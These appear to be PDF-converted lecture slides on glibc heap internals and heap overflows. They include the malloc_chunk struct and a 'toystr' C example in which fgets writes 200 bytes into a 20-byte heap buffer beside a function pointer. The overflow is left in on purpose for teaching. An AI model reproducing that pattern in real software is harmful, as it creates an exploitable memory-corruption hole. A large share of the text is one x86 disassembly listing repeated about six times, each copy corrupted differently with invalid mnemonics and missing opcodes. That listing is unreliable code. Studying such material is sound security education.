
Segment Growth

- Heap grows DOWN towards **higher** memory
- Stack grows UP towards **lower** memory
- Any ideas why?
 - Probably historical reasons, gave low memory systems more room to fluctuate



Heap Chunks – In Use

- Heap chunks exist in two states
 - in use (malloc'd)
 - free'd




Heap Chunks – Freed

free(buffer);

- Forward Pointer
 - A pointer to the next freed chunk
- Backwards Pointer
 - A pointer to the previous freed chunk

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
pushn   esi
push    eax
push    edi
mov    [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```



From Glibc 2.19 Source (malloc.c)

```
struct malloc_chunk {  
  
    INTERNAL_SIZE_T      prev_size; /* Size of previous chunk (if free). */  
    INTERNAL_SIZE_T      size;      /* Size in bytes, including overhead. */  
  
    struct malloc_chunk* fd;        /* double links -- used only if free. */  
    struct malloc_chunk* bk;  
  
    /* Only used for large blocks: pointer to next larger size. */  
    struct malloc_chunk* fd_nextsize; /* double links-- used only if free. */  
    struct malloc_chunk* bk_nextsize;  
};
```

```
push    edi  
call    sub_314623  
test    eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], ebx  
jnz    short loc_313066  
mov    eax, [ebp+var_7]  
imov   eax, [ebp+var_84]  
jb     short loc_313066  
sub    eax, [ebp+var_84]  
push    esi  
pushn   esi  
push    eax  
push    edi  
mov    [ebp+arg_0], eax  
call    sub_31486A  
test    eax, eax  
jz     short loc_31306D  
push    esi  
lea    eax, [ebp+arg_0]  
push    eax  
mov    esi, [ebp+arg_0]  
push    esi  
push    edi  
call    sub_314623  
test    eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], esi  
jz     short loc_31308F  
  
loc_313066:                                ; CODE XREF: sub_312FD8  
        push    0Dh  
        call    sub_31411B  
; sub_312FD8+54  
  
call    sub_3140F3  
test    eax, eax  
jg     short loc_31307D  
call    sub_3140F3  
jmp    short loc_31308C  
  
; -----  
  
loc_31307D:                                ; CODE XREF: sub_312FD8  
        call    sub_3140F3  
        and    eax, 0xFFFFh  
        or     eax, 80070000h  
  
loc_31308C:                                ; CODE XREF: sub_312FD8  
        mov    [ebp+var_4], eax
```

Heap Implementations

- Heaps go **way** deeper
 - Arenas, Binning
 - Chunk coalescing
 - Fragmentation
- The details regarding these are **heavily implementation reliant**, and more relevant when attempting to exploit heap metadata

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp     [ebp+arg_0], ebx
jnz    short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub    eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp     [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:           ; CODE XREF: sub_312FD8
                     ; sub_312FD8+59
db $0
call    sub_31411B
```

```
loc_313070:           ; CODE XREF: sub_312FD8
                     ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
call    sub_3140F3
jmp     short loc_31308C
```

```
loc_31307D:           ; CODE XREF: sub_312FD8
                     ; sub_312FD8+49
call    sub_3140F3
and    eax, 0FFFh
or     eax, 80070000h
loc_31308C:           ; CODE XREF: sub_312FD8
                     ; sub_312FD8+49
mov     [ebp+var_4], eax
```

Heap Implementations

- If you want to read more about the specifics of the glibc heap implementation...
- https://sleuthkit.org/doc/glibc_heap.pdf
- Or read the source!

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
[ebp+arg_0], ax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_4], ebx
short loc_31306F

loc_313066:                                ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+56
push    0Dh
call    sub_31411B

loc_31306D:                                ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
; ----- ; CODE XREF: sub_312FD8
; sub_312FD8+49

loc_31307D:                                ; CODE XREF: sub_312FD8
call    sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
; ----- ; CODE XREF: sub_312FD8
; sub_312FD8+49

loc_31308C:                                ; CODE XREF: sub_312FD8
mov    [ebp+var_41], eax
```



An Example

```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};

void print_super(char * who)
{
    printf("%s is superrr cool.....\n", who);
}

void print_cool(char * who)
{
    printf("%s is cool!\n", who);
}

void print_meh(char * who)
{
    printf("%s is meh...\n", who);
}
```

```
int main(int argc, char * argv[])
{
    struct toystr * coolguy = NULL;
    struct toystr * lameguy = NULL;

    coolguy = malloc(sizeof(struct toystr));
    lameguy = malloc(sizeof(struct toystr));

    coolguy->message = &print_cool;
    lameguy->message = &print_meh;

    printf("Input coolguy's name: ");
    fgets(coolguy->buffer, 200, stdin);
    coolguy->buffer[strcspn(coolguy->buffer, "\n")] = 0;

    printf("Input lameguy's name: ");
    fgets(lameguy->buffer, 20, stdin);
    lameguy->buffer[strcspn(lameguy->buffer, "\n")] = 0;

    coolguy->message(coolguy->buffer);
    lameguy->message(lameguy->buffer);

    return 0;
}
```

Heap Overflows


- Buffer overflows are basically the same on the heap as they are on the stack
- Heap cookies/canaries aren't a thing
 - No 'return' addresses to protect

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
pushn   esi
push    eax
push    edi
mov    [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
sub    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
; CODE XREF: sub_312FD8
; sub_312FD8+59
push    0Dh
call    sub_31411B

loc_31306D:           ; CODE XREF: sub_312FD8
; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
;

loc_31307D:           ; CODE XREF: sub_312FD8
call    sub_3140F3
and    eax, 0FFFh
or     eax, 80070000h
; CODE XREF: sub_312FD8
; sub_312FD8+49
loc_31308C:           ; CODE XREF: sub_312FD8
mov    [ebp+var_4], eax
```

